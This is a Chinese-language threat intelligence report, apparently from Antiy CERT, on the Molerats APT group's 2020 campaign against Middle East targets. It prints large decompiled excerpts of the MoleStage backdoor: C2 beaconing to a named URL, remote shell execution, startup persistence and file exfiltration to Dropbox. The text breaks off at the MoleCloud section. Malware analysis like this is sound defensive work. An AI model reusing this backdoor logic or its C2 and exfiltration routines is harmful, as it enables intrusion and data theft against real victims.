“灵猫”组织针对中东地区的攻击活动分析报告

By 安天

Archived: 2026-04-06 00:07:43 UTC

“灵猫”组织针对中东地区的攻击活动分析报告

时间 ： 2020年12月28日 来源： 安天CERT

1.概述

“灵猫”组织（又名Moonlight、Molerats、Gaza Hackers Team、Gaza Cybergang）是一个来自加沙地区的APT攻击组织，其最早的攻击活动时间可追溯至2012年。国外安全厂商ClearSky曾在2016年所发的“Operation DustySky”报告[1]中指出该组织的背后为哈马斯（伊斯兰抵抗运动组织的简称）。

安天CERT从2020年10月份开始陆续捕获到“灵猫”组织针对中东地区进行攻击的样本，在本次攻击活动中“灵猫”组织使用的工具更为丰富，不仅包括在既往活动中使用的通过ENIGMA打包的Spark恶意软件，还有在此前未发现被使用的.NET框架的MoleStage 恶意软件，以及自研的Python后门恶意软件MoleCloud。其中MoleCloud网络通讯全程利用正常网站的信息发布和存储服务进行指令交互、窃密数据上传和下载文件执行，通过利用合法的Web服务，MoleCloud在抵达端点后可以在流量侧隐匿自身的攻击活动，若未被端点侧安全产品发现，则MoleCloud将能长期潜伏于目标端点中。

2.攻击活动分析

“灵猫”组织近期攻击活动的主要手法为向目标人群投递含有恶意代码的下载链接PDF文件，下载链接指向Dropbox或Google Drive的网盘空间的存储地址。攻击者通过PDF文件的正文内容，诱导用户下载其他压缩包，以及执行压缩包中的可执行文件。对于压缩包中的可执行文件，攻击者在文件名上使用了一定社工欺骗技巧。其中压缩包所包含的恶意软件主要为通过ENIGMA打包的Spark恶意软件、MoleStage恶意软件以及自研的Python后门恶意软件MoleCloud。相关攻击流程如图2-1所示：



图 2-1“灵猫”组织相关攻击流程图



图 2-2 MBS-Israel.pdf正文内容



图 2-3 MOM压缩包内文件

在本次攻击活动中，“灵猫”组织投递的诱饵PDF文件及恶意软件主题与哈马斯内部选举、今年11月份沙特阿拉伯王储穆罕默德·本·萨勒曼（Mohammed bin Salman）与以色列总理本雅明·内塔尼亚胡（Benjamin Netanyahu）的会谈以及与美国国务卿迈克·蓬佩奥（Mike Pompeo）在沙特阿拉伯的会谈内容有关[2]。

表 2-1 文件名的社工技巧

文件名	含义
Exclusive details of Hamas' Internal Elections 2021.exe	哈马斯内部选举细节
Details crown prince held 'secret meeting' with Israeli PM.Nov.23.20.MoM.exe	沙特阿拉伯王储与以色列总理会谈内容

Details of MBS meeting with the US Secretary of State.Nov.23.20.MoM.exe	沙特阿拉伯王储与美国国务卿会谈内容
Talking points for meeting.exe	会谈细节

3.恶意代码分析

3.1 MoleStage

在本次的攻击活动中，“灵猫”组织使用的.NET框架后门恶意软件均以“Stage_One”作为命名空间名称，根据这一特征，安天CERT将该恶意软件命名为“MoleStage”。

表 3-1 MoleStage Backdoor

MD5	时间戳
5F70D52D2BE4D0389EEB1C7E27D5E9BD	2020-11-18 08:51:19+00:00
A559547C0815D1A4C025D6DE25108A70	2020-10-11 10:27:34+00:00
B0779C7794A52CE0F1AAE33539DE6F01	2020-10-08 08:11:31+00:00
5FA06E949FBF66F7E93B1E5F6268C0E5	2020-10-04 08:53:49+00:00
79C25E297870CE68907F2C25564A161F	2020-10-04 08:53:49+00:00
1B1EC8AE327A5543423978E7E58FC44C	2020-10-04 08:53:49+00:00
3893C6D9AC3BA63C051394FA7F58F24F	2020-09-12 07:31:17+00:00

安天先后捕获到多个不同版本的MoleStage，其早期的MoleStage是通过一个伪装成Office文件的Dropper释放，而后续版本则直接被攻击者伪装成Office文件。截至目前，安天CERT发现最早样本的编译时间为2020-09-12 07:31:17+00: 00，而最近的为2020-11-18 08:51:19+00:00。

表 3-2 MoleStage样本标签

病毒名称	**Trojan[Spy]/MSIL.Bobik**
原始文件名	OpenOfficeOnline.exe
MD5	B0779C7794A52CE0F1AAE33539DE6F01
处理器架构	Intel 386 or later, and compatibles
文件大小	5.12 MB (5365760 bytes)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2020-10-08 08:11:31+00:00
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET
VT首次上传时间	2020-12-01 15:14:24
VT检测结果	14/67

MoleStage后门木马的主要功能包括：屏幕截图、下载文件、运行文件、解压文件、上传文件、获取指定路径的文件信息、执行远程Shell、对自身进行持久化等功能。相关功能对应的代码片段如下：

1. 屏幕截图：该后门木马会对宿主机进行截屏操作，同时将截屏文件保存至宿主机%temp%目录下。

```
base.FormBorderStyle = FormBorderStyle.None;
base.WindowState = FormWindowState.Maximized;
string text = "_" + DateTime.Now.ToString("yyyyMMddhhmmss");
pathDD = [illegible]("temp") + "\\" + text;
CaptureMyScreen(pathDD);
pictureBox1.ImageLocation = pathDD;
```

图 3-1 截屏且将截屏文件保存至%temp%目录下

```
private void CaptureMyScreen(string Path)
{
    try
    {
        Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height, PixelFormat.Format32bppArgb);
        Rectangle bounds = Screen.AllScreens[0].Bounds;
        [illegible]
        bitmap.Save(Path, ImageFormat.Png);
    }
    catch (Exception)
    {
    }
}
```

图 3-2 截屏且保存至指定路径

2. 判断受害者是否符合目标人群：该后门木马主要通过判断宿主机的键盘布局是否为阿拉伯键盘来确认当前受害者是否属于目标人群，如果是，则将变量“startloop”设为“true”，反之将其设为“false”。

```
private void pictureBox1_MouseClick(object sender, MouseEventArgs e)
{
    Hide();
    base.ShowInTaskbar = false;
    base.Opacity = 0.0;
    File.Delete(pathDD);
    foreach ([illegible])
    {
        if ([illegible]("ar"))
        {
            startloop = true;
            break;
        }
        startloop = false;
    }
}
```

图 3-3 判断宿主机的语言环境是否为阿拉伯语

3. 检验主URL连通性：该后门木马通过“Startupdate”函数的循环调用来接收、执行C2服务器命令，当该后门木马首次进行循环时，会通过创建IE实例以及WebBrowser控件来访问URL进行检验主URL存活。

```
private void Startupdate()
{
    if (startloop && !ISDownload)
    {
        [illegible] delegate
        {
            GetUpload();
        });
        if (!RunOnes)
        {
            [illegible](OneRun);
            thread2.SetApartmentState(ApartmentState.STA);
            thread2.Start();
        }
        thread.Start();
        timer1.Stop();
        timer1.Enabled = false;
    }
}
```


图 3-4 Startupdate函数

urlCheck	"https://www.artlifelondon.com/beta/medias2.php?NamePC=[illegible]&NameUser=[illegible]&Mask=0"

图 3-5 变量UrlCheck

```
private void OneRun()
{
    bool flag = false;
    string urlCheck = UrlCheck;
    if (urlCheck != "")
    {
        try
        {
            dynamic val = [illegible]("InternetExplorer.Application"));
            val.AddressBar = false;
            val.MenuBar = false;
            val.ToolBar = false;
            val.Visible = false;
            val.Navigate(urlCheck);
            flag = true;
        }
        catch (Exception)
        {
        }
```


图 3-6 通过IE实例访问URL

```
if (!flag)
{
    try
    {
        new WebBrowser().[illegible](new Uri(urlCheck));
    }
    catch (Exception)
    {
        return;
    }
}
RunOnes = true;
```


图 3-7 通过WebBrowser控件访问URL

4. 收集宿主机信息并回传：当该后门木马确认受害者属于目标人群，则开始向C2服务器发送宿主机的机器名、用户名等信息。同时该后门木马会存有一条备用的URL，当不能通过主URL跟C2服务器进行通信时，该后门木马就会尝试通过备用URL跟C2服务器进行通信。如果备用URL可以正常使用，则在后续的通信中该后门木马会一直使用备用URL。

```
Person person = new Person
{
    NamePC = Environment.MachineName,
    NameUser = Environment.UserName,
    Mask = 0
};
string content = JsonConvert.SerializeObject(person);
StringContent data5 = new StringContent(content, Encoding.UTF8, "application/json");
string urlP = "";
string uri = "https://www.artlifelondon.com/beta/medias2.php";
bool IsPost = false;
[illegible] client [illegible];
string result6 = "";
[illegible] builder = [illegible](uri)
{
    Query = $"NamePC={person.NamePC}&NameUser={person.NameUser}&Mask={person.Mask}"
};
client.DefaultRequestHeaders.Accept.Clear();
client.DefaultRequestHeaders.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.6");
client.DefaultRequestHeaders.Add("Accept-Encoding", "*");
client.DefaultRequestHeaders.Add("Accept-Charset", "utf-8");
client.DefaultRequestHeaders.Accept.Add(new MediaTypeWithQualityHeaderValue("application/json"));
UrlCheck = builder.Uri.ToString();
```

图 3-8 初始化Http Client

```
if (RunOnes)
{
    [illegible](builder.Uri);
    if (httpResponseMessage.IsSuccessStatusCode)
    {
        result6 = httpResponseMessage.Content.ReadAsStringAsync().Result;
    }
    else
    {
        urlP = "https://www.artlifelondon.com/beta/medias.php";
        [illegible](urlP, data5);
        if (httpResponseMessage.IsSuccessStatusCode)
        {
            IsPost = true;
            result6 = httpResponseMessage.Content.ReadAsStringAsync().Result;
        }
    }
    string[] Sresult = result6.Split('\n');
```

图 3-9向C2服务器发送宿主机信息

5. 获取Dropbox API密钥以及自身持久化：C2服务器的命令为“Startup”时，则接收Dropbox API密钥，同时将自身拷贝至自启动目录且命名为“Desktops.exe”进行自身持久化；C2服务器的命令为“access_token”时，则只接收Dropbox API密钥；若C2服务器无任何命令，说明C2服务器未响应宿主机的请求，则只能随机休眠50-60s后进入循环直至获取到C2服务器响应消息。

```
if (Sresult.Length != 0 && Sresult[0].StartsWith("Startup"))
{
    if (Sresult.Length > 1)
    {
        AcessTo = [redacted];
    }
    num = 2;
    ADD();
}
else if (Sresult.Length != 0 && Sresult[0].StartsWith("access_token"))
{
    AcessTo = [redacted]
}
else
{
    Thread.Sleep(rnd.Next(50, 60) * 1000);
    Startupdate();
}
```


图 3-10获取Dropbox API密钥

```
private void ADD()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + MyName + ".exe";
    if (!File.Exists(text))
    {
        [redacted](Assembly.GetEntryAssembly().Location, text);
    }
}
```


图 3-11将自身拷贝至自启动目录且命名为“Desktops.exe”

6. 设置工具路径及下载指定工具：该后门木马会获取压缩包、命令行程序所在路径，以便后续利用这些工具。若工具不存在，则连接Dropbox网盘下载相关工具，且下载完成后会通知服务器下载结果。

```
DropboxClient dbx = new DropboxClient(AcessTo);
if (Sresult[i].StartsWith("Path"))
{
    string[] array2 = Sresult[i].Split('=')[1].Trim().Split('#');
    string pathtool = [redacted]
    if (Sresult[i].StartsWith("PathRar"))
    {
        pathRar = pathtool;
    }
    else if (Sresult[i].StartsWith("PathCmd"))
    {
        PathCmd = pathtool;
    }
    else if (Sresult[i].StartsWith("PathPowershell"))
    {
        PathPowershell = pathtool;
    }
    else if (Sresult[i].StartsWith("PathWMIC"))
    {
        PathWMIC = pathtool;
    }
```


图 3-12 设置Rar、Cmd、Powershell以及WMIC的路径

```
if (!File.Exists(pathtool))
{
    ISDownload = true;
    using IDownloadResponse<FileMetadata> response2 = [illegible] DownloadAsync(array2[0]);
    using FileStream destination = File.Create(pathtool);
    (await response2.GetContentAsStreamAsync()).CopyTo(destination);
    person.dprim = pathtool;
    if (IsPost)
    {
        content = JsonConvert.SerializeObject(person);
        data5 = new StringContent(content, Encoding.UTF8, "application/json");
        httpResponseMessage = [illegible]
    }
    else
    {
        builder.Query = $"NamePC={person.NamePC}&NameUser={person.NameUser}&Mask={person.Mask}&dprim={person.dprim}";
        httpResponseMessage = [illegible]
    }
    result6 = httpResponseMessage.Content.ReadAsStringAsync().Result;
    if (result6 == "Done..")
    {
        ISDownload = false;
    }
    person.dprim = "";
}
```


图 3-13 下载指定文件至指定路径，且下载成功后向C2服务器发送消息

7. 执行远程Shell：该后门木马会执行C2服务器下发的Shell命令，执行成功后会将执行的结果返回至C2服务器。

```
else if (EndString.StartsWith("Cmd") || EndString.StartsWith("Powershell") || EndString.StartsWith("WMIC"))
{
    string shell = [illegible];
    string text4 = "";
    if (!ISDownload)
    {
        ISDownload = true;
        if (EndString.StartsWith("Cmd"))
        {
            text4 = ShellCode(PathCmd, "/C", shell);
        }
        else if (EndString.StartsWith("Powershell"))
        {
            text4 = ShellCode(PathPowershell, "/C", shell);
        }
        else if (EndString.StartsWith("WMIC"))
        {
            text4 = ShellCode(PathWMIC, "", shell);
        }
        if (text4 == "")
        {
            text4 = "Command Not Found";
        }
```


图 3-14 选择命令行工具执行命令

```
private string ShellCode(string Path, string C, string Shell)
{
    [redacted]
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.FileName = Path;
    process.StartInfo.Arguments = C + " " + Shell;
    process.Start();
    process.BeginErrorReadLine();
    string text = "";
    text = process.StandardOutput.ReadToEnd();
    process.WaitForExit();
    return text;
}
```


图 3-15 执行远程shell

```
person.Mask = 1;
person.CMD = text4;
if (IsPost)
{
    content = JsonConvert.SerializeObject(person);
    data5 = new StringContent(content, Encoding.UTF8, "application/json");
    httpResponseMessage = [redacted]
}
else
{
    builder.Query = $"NamePC={person.NamePC}&NameUser={person.NameUser}&Mask={person.Mask}&CMD={person.CMD}";
    httpResponseMessage = [redacted]
}
result6 = httpResponseMessage.Content.ReadAsStringAsync().Result;
if (result6 == "Done..")
{
    ISDownload = false;
}
person.Mask = 0;
person.CMD = "";
```


图 3-16 将执行结果发送至C2服务器

8. 下载文件至指定路径：该后门木马可通过C2服务器发送的下载地址和Dropbox网盘下载文件，下载完成会向C2服务器返回下载结果。

```
if (EndString.StartsWith("DFileDrop") || EndString.StartsWith("DFromUrl"))
{
    string[] strs = EndString.Split('=')[1].Trim().Split('#');
    string path = [illegible]
    if (!ISDownload)
    {
        ISDownload = true;
        if (EndString.StartsWith("DFileDrop"))
        {
            using IDownloadResponse<FileMetadata> response2 = [illegible]
            using FileStream destination = File.Create(path.Trim());
            (await response2.GetContentAsStreamAsync()).CopyTo(destination);
        }
        else
        {
            [illegible]
            string address = strs[0];
            string fileName = path;
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
            [illegible](address, fileName);
        }
        person.Mask = 1;
        if (IsPost)
        {
            content = JsonConvert.SerializeObject(person);
            data5 = new StringContent(content, Encoding.UTF8, "application/json");
            httpResponseMessage = [illegible]
        }
        else
        {
            builder.Query = $"NamePC={person.NamePC}&NameUser={person.NameUser}&Mask={person.Mask}";
            httpResponseMessage = [illegible]
        }
        result6 = httpResponseMessage.Content.ReadAsStringAsync().Result;
        if (result6 == "Done..")
        {
            ISDownload = false;
        }
        person.Mask = 0;
```


图 3-17 下载指定文件

9. 解压下载的文件：通过C2服务器发送的密码对下载的文件进行解压。

```
if (EndString.Split('=')[0].Trim().EndsWith("Z"))
{
    string text = [illegible] UNLOCK(pathRar, "", path) : UNLOCK(pathRar, strs[3], path));
    string[] array3 = text.Split('\n');
    foreach (string text2 in array3)
    {
        if (!text2.Contains("OK"))
        {
            continue;
        }
        string[] array4 = text2.Split(' ');
        foreach (string text3 in array4)
        {
            if (text3.Contains("\\"))
            {
                strpath.Add(text3);
            }
        }
    }
}
else if (EndString.Split('=')[0].Trim().EndsWith("E"))
{
    strpath.Add(path);
}
```


图 3-18解压指定文件

```
private string UNLOCK(string Rarpath, string pw, string FilePath)
{
    [redacted]
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.FileName = Rarpath;
    process.StartInfo.Arguments = "x -p" + pw + " " + FilePath + " " + Path.GetDirectoryName(FilePath);
    process.Start();
    process.BeginErrorReadLine();
    string text = "";
    text = process.StandardOutput.ReadToEnd();
    process.WaitForExit();
    return text;
}
```

图 3-19解压文件

10. 运行文件：该后门木马会通过“RunFile”函数运行解压后的的文件。

```
foreach (string item in strpath)
{
    RunFile(item);
}
```

图 3-20 运行“strpath”列表中的文件

```
private void RunFile(string Path)
{
    [redacted]
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.FileName = Path;
    process.Start();
}
```

图 3-21 运行指定路径的文件

11. 获取指定路径的文件列表：当该后门木马成功获取到指定路径的文件夹列表后，其会将获取到的信息返回至C2服务器。

```
else if (EndString.StartsWith("ListFile"))
{
    if (!ISDownload)
    {
        ISDownload = true;
        string[] source = EndString.Split('=')[1].Split('#');
        source = source.Where((string x) => !string.IsNullOrEmpty(x)).ToArray();
        int num2 = int.Parse(source[0]);
        int num3 = int.Parse(source[1]);
        string text5 = "";
        if (source.Length == 3)
        {
            text5 = source[2];
        }
        string path3 = [redacted];
        SearchOption searchOption = ((num3 != 0) ? SearchOption.AllDirectories : SearchOption.TopDirectoryOnly);
        string[] files = [redacted](path3, "*.*", searchOption);
        string listFile = string.Join("\r\n", files);
```

图 3-22 获取指定路径的文件列表

```
person.Mask = 1;
person.ListFile = listFile;
if (IsPost)
{
    content = JsonConvert.SerializeObject(person);
    data5 = new StringContent(content, Encoding.UTF8, "application/json");
    httpResponseMessage = [illegible]
}
else
{
    builder.Query = $"NamePC={person.NamePC}&NameUser={person.NameUser}&Mask={person.Mask}&ListFile={person.ListFile}";
    httpResponseMessage = [illegible]
}
result6 = httpResponseMessage.Content.ReadAsStringAsync().Result;
if (result6 == "Done..")
{
    ISDownload = false;
}
person.Mask = 0;
person.ListFile = "";
```

图 3-23 将获取的文件列表发送至C2服务器

12. 上传指定路径的文件：该后门木马首先会在Dropbox网盘中创建文件夹，创建完成后，会开始将宿主机中攻击者指定路径的文件上传至Dropbox网盘新创建的文件夹中，上传完成后会向C2服务器发送成功消息。在上传文件时，如果文件的大小超过4MB，则通过“ChunkUpload”函数分块上传。

```
else if (EndString.StartsWith("UploadFiles"))
{
    ISDownload = true;
    string[] strs = EndString.Split('=')[1].Split('#');
    strs = strs.Where((string x) => !string.IsNullOrEmpty(x)).ToArray();
    string path = "/" + strs[0];
    try
    {
        CreateFolderArg createFolderArg = new CreateFolderArg(path);
        [illegible](createFolderArg);
    }
    catch
    {
    }
```

图 3-24 在Dropbox网盘中创建指定文件夹

```
int num4 = int.Parse(strs[1]);
int num5 = int.Parse(strs[2]);
string text6 = "";
if (strs.Length == 4)
{
    text6 = strs[3];
}
string text7 = ((num4 <= 0) ? text6 : Environment.GetFolderPath((Environment.SpecialFolder)num4));
[illegible] searchOption2 = [illegible]
string[] array5 = (((File.GetAttributes(text7) & FileAttributes.Directory) == FileAttributes.Directory) ?
{
    text7
});
for (int l = 0; l < array5.Length; l++)
{
    Thread.Sleep(1000);
    string fileName2 = Path.GetFileName(array5[l]);
    UploadFile(array5[l], dbx, path, fileName2);
}
```

图 3-25 获取指定路径文件并上传至Dropbox

```
private async Task UploadFile(string localPath, DropboxClient client, string FolderName, string PathName)
{
    string path = FolderName + "/" + PathName;
    using FileStream fileStream =
    if (fileStream.Length > 4194304)
    {
        await ChunkUpload(path, fileStream, 4194304, client);
    }
    else
    {
        .UploadAsync(FolderName + "/" + PathName, WriteMode.Overwrite.Instance, autorename:
    }
}
```

图 3-26 上传文件至Dropbox函数

```
private async Task ChunkUpload(string path, FileStream stream, int chunkSize, DropboxClient client)
{
    ulong numChunks = (ulong)Math.Ceiling((double)stream.Length / (double)chunkSize);
    byte[] buffer = new byte[chunkSize];
    string sessionId = null;
    for (ulong idx = 0uL; idx < numChunks; idx++)
    {
        int count =
        using MemoryStream memStream = new MemoryStream(buffer, 0, count);
        if (idx == 0L)
        {
            sessionId = (await client.Files.UploadSessionStartAsync(close: false, memStream)).SessionId;
            continue;
        }
        UploadSessionCursor cursor = new UploadSessionCursor(sessionId, (ulong)chunkSize * idx);
        if (idx != numChunks - 1)
        {
            await client.Files.UploadSessionAppendV2Async(cursor, close: false, memStream);
        }
        else
        {
            Console.WriteLine((await client.Files.UploadSessionFinishAsync(cursor, new CommitInfo(path), memStream)).PathDisplay)
        }
    }
}
```

图 3-27 分块上传

```
person.Mask = 1;
if (IsPost)
{
    content = JsonConvert.SerializeObject(person);
    data5 = new StringContent(content, Encoding.UTF8, "application/json");
    httpResponseMessage =
}
else
{
    builder.Query = $"NamePC={person.NamePC}&NameUser={person.NameUser}&Mask={person.Mask}";
    httpResponseMessage =
}
result6 = httpResponseMessage.Content.ReadAsStringAsync().Result;
if (result6 == "Done..")
{
    ISDownload = false;
}
person.Mask = 0;
```

图 3-28 上传成功后向C2服务器发送消息

3.2 MoleCloud

